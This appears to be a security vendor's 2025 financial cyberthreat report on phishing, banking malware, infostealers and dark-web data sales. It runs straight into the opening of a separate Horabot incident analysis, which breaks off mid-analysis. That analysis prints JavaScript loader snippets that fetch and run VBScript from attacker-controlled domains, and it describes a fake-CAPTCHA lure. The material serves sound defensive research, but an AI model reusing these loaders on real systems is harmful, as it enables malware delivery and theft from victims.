
The distribution of financial phishing pages by category in 2025 reveals strong regional asymmetries that reflect both user behavior and attacker prioritization.
Globally, online stores dominated (48.45%), followed by banks (26.05%) and payment systems (25.50%). The decline in bank phishing may suggest that these services are becoming increasingly difficult to successfully impersonate, so fraudsters are turning to easier ways to access users’ finances.
However, this balance shifts significantly at the regional level.
In the Middle East, phishing is overwhelmingly concentrated on e-commerce (85.8%), indicating a heavy reliance on online retail lures, whereas in Africa, bank-related phishing leads (53.75%), which may indicate that user account security there is still insufficient. LATAM shows a more balanced distribution but with a higher share of online store targeting (46.30%), while APAC and Europe display a more even spread across all three categories, pointing to diversified attack strategies. These variations suggest that attackers are not operating uniformly but are instead adapting campaigns to regional digital habits, payment ecosystems, and trust patterns – maximizing effectiveness by aligning phishing content with the most commonly used financial services in each market.
Distribution of financial phishing pages by category and region, 2025 (download)
Online shopping scams

The distribution of organizations mimicked by phishing and scam pages in 2025 highlights a clear shift toward globally recognized digital service and e-commerce brands, with attackers prioritizing platforms that have large, active user bases and frequent payment interactions.
Netflix (28.42%) solidified its ranking as the most impersonated brand, followed by Apple (20.55%), Spotify (18.09%), and Amazon (17.85%). This reflects a move away from traditional retail-only targets toward subscription-based and ecosystem-driven services.
TOP 10 online shopping brands mimicked by phishing and scam pages, 2025 (download)
Regionally, this trend varies: Netflix dominates heavily in the Middle East, Apple leads in APAC, while Spotify ranks first across Europe, LATAM, and Africa. Although most of the top platforms are highly popular across different regions, we may suggest that the attackers tailor brand impersonation to regional popularity and user engagement.
Payment system phishing

Phishing campaigns are impersonating multiple payment ecosystems to maximize coverage. While PayPal was the most mimicked in 2024 with 37.53%, its share dropped to 14.10% in 2025. Mastercard, on the contrary, attracted cybercriminals’ attention, its share increasing from 30.54% to 33.45%, while Visa accounted for a significant 20.06% (last year, it wasn’t in the TOP 5), reinforcing the growing focus on widely used banking card networks. The continued presence of American Express (3.87%) and the increasing number of pages mimicking PayPay (11.72%) further highlight attacker experimentation and regional adaptation.
TOP 5 payment systems mimicked by phishing and scam pages, 2025 (download)
Financial malware


In 2025, the decline in users affected by financial PC malware continued. On the one hand, people continue to rely on mobile devices to manage their finances. On the other hand, some of the most prominent malware families that were initially designed as bankers had not used this functionality for years, so we excluded them from these statistics.
Changes in the number of unique users attacked by banking malware, by month, 2023–2025 (download)
Windows systems remained the primary platform targeted by attackers with financial malware. According to Kaspersky Security Bulletin, overall detections included 1,338,357 banking Trojan attacks globally from November 2024 to October 2025, though this number is also declining due to increasing focus on mobile vectors. Desktop threats continued to be distributed via traditional delivery methods like malicious emails, compromised websites, and droppers.
In 2025, Brazilian-origin families such as Grandoreiro (part of the Tetrade group) stood out for their constant activity and global reach. Despite a major law enforcement disruption in early 2024, Grandoreiro remained active in 2025, re-emerging with updated variants and continuing to operate. Other notable actors included Coyote and emerging families like Maverick, which abused WhatsApp for distribution while maintaining fileless techniques and overlaps with established Brazilian banking malware to steal credentials and enable fraudulent transactions on desktop banking platforms. Besides traditional bankers, other Brazilian malware families are worth mentioning, which specifically target relatively new and highly popular regional payment systems. One of the most prominent threats among these is GoPix Trojan focusing on the users of Brazilian Pix payment system. It is also capable of targeting local Boleto payment method, as well as stealing cryptocurrency.
There was also a surge in incidents in 2025 in which fraudsters targeted organizations through electronic document management (EDM) systems, for example, by substituting invoice details to trick victims into transferring funds. The Pure Trojan was most frequently encountered in such attacks. Attackers typically distribute it through targeted emails, using abbreviations of document names, software titles, or other accounting-related keywords in the headers of attached files. Globally in the corporate segment, Pure was detected 896 633 times over 2025, with over 64 thousand users attacked.
Contrary to PC banking malware, mobile banker attacks grew by 1.5 times in 2025 compared to the previous reporting period, which is consistent with their growth in 2024. They also saw a sharp surge in the number of unique installation packages. More statistics and trends on mobile banking malware can be found in our yearly mobile threat report.
Complementing traditional financial malware, infostealers played a significant role in enabling financial crime both on PCs and mobile devices by harvesting credentials, cookies, and autofill data from browsers and applications, which attackers then used for account takeovers or direct banking fraud. Kaspersky analyses pointed to a surge in infostealer detections (up by 59% globally on PCs), fueling credential-based attacks.
Financial cyberthreats on the dark web
The Kaspersky Digital Footprint Intelligence (DFI) team closely monitors infostealer activity on both PC and mobile devices to analyze emerging trends and assess the evolving tactics of cybercriminals.
Fraudsters especially target financial data such as payment cards, cryptocurrency wallets, login credentials and cookies for banking services, as well as documents stored on the victim’s device. The stolen data is collected in log files and shared on dark web resources, where they are bought, sold, or distributed freely and then used for financial fraud.
With access to financial data, fraudsters can gain control of users’ bank accounts and payment cards, and withdraw funds. Compromised accounts and cards are also frequently used in subsequent activities, turning the victims into intermediaries in a fraud scheme.
Compromised accounts

Kaspersky DFI found that in 2025, over one million online banking accounts (these are not Kaspersky product users) served by the world’s 100 largest banks fell victim to infostealers: their credentials were being freely shared on the dark web.
The countries with the highest median number of compromised accounts per bank were India, Spain, and Brazil.
The chart below shows the median number of compromised accounts per bank for the TOP 10 countries.
TOP 10 countries with the highest compromised account median (download)
Compromised payment cards
Seventy-four percent of payment cards that were compromised by infostealer malware, published on dark web resources and identified by the Digital Footprint Intelligence team in 2025, remained valid as of March 2026. This means that attackers could still use the cards that had been stolen months or even years prior.
It should be noted that the number of bank accounts and payment cards known to have been compromised by infostealers in 2025 will continue to rise, because fraudsters do not publish the log files immediately after the compromise but only after a delay of months or even years.
Data breaches
Regardless of the industry in which the target company operates, data breaches often expose users’ financial data, including payment card information, bank account details, transaction histories and other financial information. As a consequence, the compromised databases are sold and distributed on underground resources.
It should be noted that the threat is not limited to the exposure of financial information alone. Various identity documents and even seemingly public data, such as names, phone numbers and email addresses, can become a risk when they are published on the dark web. Such data attracts fraudsters’ attention and can be used in social engineering attacks to gain access to the user’s financial assets.
An example of a post offering a database
Sale of bank accounts and payment cards
The dark web often features services provided by stores that specialize in selling bank accounts and payment cards. Fraudsters typically obtain data for sale from a variety of sources, including infostealer logs and leaked databases, which are first repackaged and then combined.
Examples of a post (top) and a site (bottom) offering payment cards
Often, sellers offer complete victim profiles, referred to by fraudsters as “fullz”. These include not only bank accounts or payment cards but also identification documents, dates of birth, residential addresses, and other personal details. A full‑information package is usually more expensive than a payment card or a bank account alone.
Examples of a post (top) and a site (bottom) offering bank accounts
Compiled databases
Fraudsters exploit various sources, including previously leaked databases, to compile new, thematic ones. Finance- and, in particular, cryptocurrency-related databases, are among the most popular. Compilations aimed at specific user groups, such as the elderly or wealthy people, are also of interest to cybercriminals.
Usually, thematic databases contain personal information about users, such as names, phone numbers, and email addresses. Fraudsters can use this data to launch social engineering attacks.
An example of a message offering compiled databases
Creation of phishing websites
Phishing websites have become a powerful tool for the financial enrichment of fraudsters. Cybercriminals create fraudulent sites that masquerade as legitimate resources of companies operating in various industries. Gambling and retail sites remain among the most popular targets.
In order to obtain personal and financial information from unsuspecting users, adversaries seek out ways to create such phishing websites. Ready-made layouts and website copies are sold on the dark web and advertised as profitable tools. Moreover, fraudsters offer phishing website creation services.
Examples of posts offering creation of phishing websites
Conclusion
The decline of traditional PC banking malware is not an indicator of reduced risk; rather, it highlights a redistribution of attacker effort toward more efficient methods targeting mobile devices, credential theft, and social engineering. Infostealers, in particular, are a force multiplier, enabling widespread compromise at scale.
Looking ahead to 2026, the financial threat landscape is expected to become even more data-driven and automated. Organizations must adapt by focusing on identity protection, real-time monitoring, and cross-channel threat intelligence, while users must remain vigilant against increasingly sophisticated and personalized attack techniques.
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
